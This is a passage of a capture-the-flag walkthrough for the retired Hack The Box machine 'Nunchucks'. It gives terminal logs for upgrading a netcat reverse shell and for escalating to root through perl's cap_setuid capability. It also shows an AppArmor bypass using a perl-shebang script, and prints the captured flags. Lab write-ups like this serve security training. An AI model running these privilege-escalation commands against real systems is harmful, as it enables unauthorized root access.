
Upgrade the shell

15. **Upgrade shell**

```
1. david@nunchucks:/var/www/store.nunchucks$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
david@nunchucks:/var/www/store.nunchucks$ ^Z
[1]  + 308539 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 308539 continued  sudo nc -nlvp 443
                                          reset xterm
david@nunchucks:/var/www/store.nunchucks$ export TERM=xterm-256color
david@nunchucks:/var/www/store.nunchucks$ source /etc/skel/.bashrc
david@nunchucks:/var/www/store.nunchucks$ stty rows 39 columns 188
david@nunchucks:~$ nano
david@nunchucks:/var/www/store.nunchucks$ export SHELL=/bin/bash
david@nunchucks:/var/www/store.nunchucks$ echo $TERM
xterm-256color
david@nunchucks:/var/www/store.nunchucks$ echo $SHELL
/bin/bash
david@nunchucks:/var/www/store.nunchucks$ tty
/dev/pts/0
```

Enumeration as David

16. **Begin enumeration as David**



Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
1. david@nunchucks:/home$ cd david
david@nunchucks:~$ ls -l
total 4
-r--r----- 1 root david 33 May 21 08:09 user.txt
david@nunchucks:~$ cat user.txt
32bbaef3eb6076769258079cbae88a0c
2. david@nunchucks:~$ find / -perm -4000 -user root -ls 2>/dev/null
-rwsr-xr-x   1 root     root        31032 May 26  2021 /usr/bin/pkexec
3. david@nunchucks:~$ sudo -l
[sudo] password for david: <<< I do not have a password
4. david@nunchucks:~$ getcap -r / 2>/dev/null
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
5. We have a capability as user David. Here with this perl binary. /usr/bin/perl = cap_setuid+ep. We can set an SUID on it. This
is also in GTFObins. If you are not sure and you find an SUID always check GTFObins. It may have a vulnerabilty.
6. https://gtfobins.github.io/gtfobins/perl/#capabilities
7. david@nunchucks:/usr/bin$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
8. david@nunchucks:/usr/bin$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "bash -p";'
9. david@nunchucks:/usr/bin$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "ls /root/root.txt";'
/root/root.txt
10. We become root be we are still not give root privileges for some reason.
11. david@nunchucks:/usr/bin$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
root
```

17. **I think SElinux, Apparmor, or Applocker is what is interfering with our permissions.**


```
1. I search online for "what is SElinux?"
2. What is SELinux?
Security-Enhanced Linux (SELinux) is a security architecture for Linux® systems that allows administrators to have more control
over who can access the system. It was originally developed by the United States National Security Agency (NSA) as a series of
patches to the Linux kernel using Linux
3. It is either SELinux. The kernel security architecture for linux, or it could be Apparmor, applocker, or other. There are
severl security measures built into Linux which will change expected behavior if their algorithms suspect malicious activity. Also
a sys admin can utilize apps like Apparmor to lock down binaries. For example, being granted root privileges, but not being able
to execute any commands as root.
4. david@nunchucks:/$ find \-name \*apparmor\* 2>/dev/null | grep -vE "proc|var|share|lib|src|sys"
./usr/sbin/apparmor_status
./usr/sbin/apparmor_parser
./etc/apparmor.d
./etc/apparmor.d/abstractions/apparmor_api
./etc/apparmor.d/tunables/apparmorfs
./etc/xdg/autostart/apparmor-notify.desktop
./etc/apparmor
./etc/rcS.d/S01apparmor
./etc/init.d/apparmor
5. Lets check out "/etc/apparmor.d"
6. Yup, it is apparmor.
7. david@nunchucks:/etc/apparmor.d$ cat usr.bin.perl
/usr/bin/perl {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/perl>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,
8. david@nunchucks:/etc/apparmor.d$ cat usr.bin.perl | grep -i opt
  /opt/backup.pl mrix,
9. This apparmor file is doing something to this perl file "/opt/backup.pl"
10. Anyone can execute this file and it is owned by root.
11. david@nunchucks:/etc/apparmor.d$ ls -la /opt/backup.pl
-rwxr-xr-x 1 root root 838 Sep  1  2021 /opt/backup.pl
12. Problem is we can not write to it, and that is what we need. We need to be able to write to the file.
12. david@nunchucks:/etc/apparmor.d$ perl /opt/backup.pl
[05/21/24 15:45:03] Backup starts.
[05/21/24 15:45:03] Archiving...
[05/21/24 15:45:03] Backup complete in /tmp/backup_2024-05-21-1716306303/backup_2024-05-21-1716306303.tar
[05/21/24 15:45:03] Moving /tmp/backup_2024-05-21-1716306303/backup_2024-05-21-1716306303 to /opt/web_backups
[05/21/24 15:45:03] Removing temporary directory
[05/21/24 15:45:03] Completed
```

18. **Lets search online for perl bugs**

```
1. Search for "apparmor perl bugs"
2. https://bugs.launchpad.net/apparmor/+bug/1911431
3. # Unable to prevent execution of shebang lines
4. david@nunchucks:'/etc/apparmor.d$' perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "chmod o+w /opt/backup.pl";'
5. This article above is saying the following. "Under this profile, it seems like I cannot prevent scripts with a #!/usr/bin/perl shebang line from executing anyway. On vanilla Debian 10 and Ubuntu 20.10 Groovy boxes, I get the following result:"
6. With that in mind lets create a malicious script inside a  bash file with #!/bin/bash aka (shebang)
```

Creating malicious shebang script

```
1. david@nunchucks:/etc/apparmor.d$ cd /tmp
david@nunchucks:/tmp$ touch test.sh
david@nunchucks:/tmp$ nano test.sh
david@nunchucks:/tmp$ cat test.sh
#!/usr/bin/perl

use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/sh";
2. david@nunchucks:/tmp$ chmod +x test.sh
3. david@nunchucks:/tmp$ nano test.sh
4. david@nunchucks:/tmp$ ./test.sh
# whoami
root
# cat /root/root.txt
fc866e0dd42d164564141016ce06736d
```



Nunchucks has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#2775
MACHINE RANK

21 May 2024
PWN DATE

RETIRED
MACHINE STATE

PWNED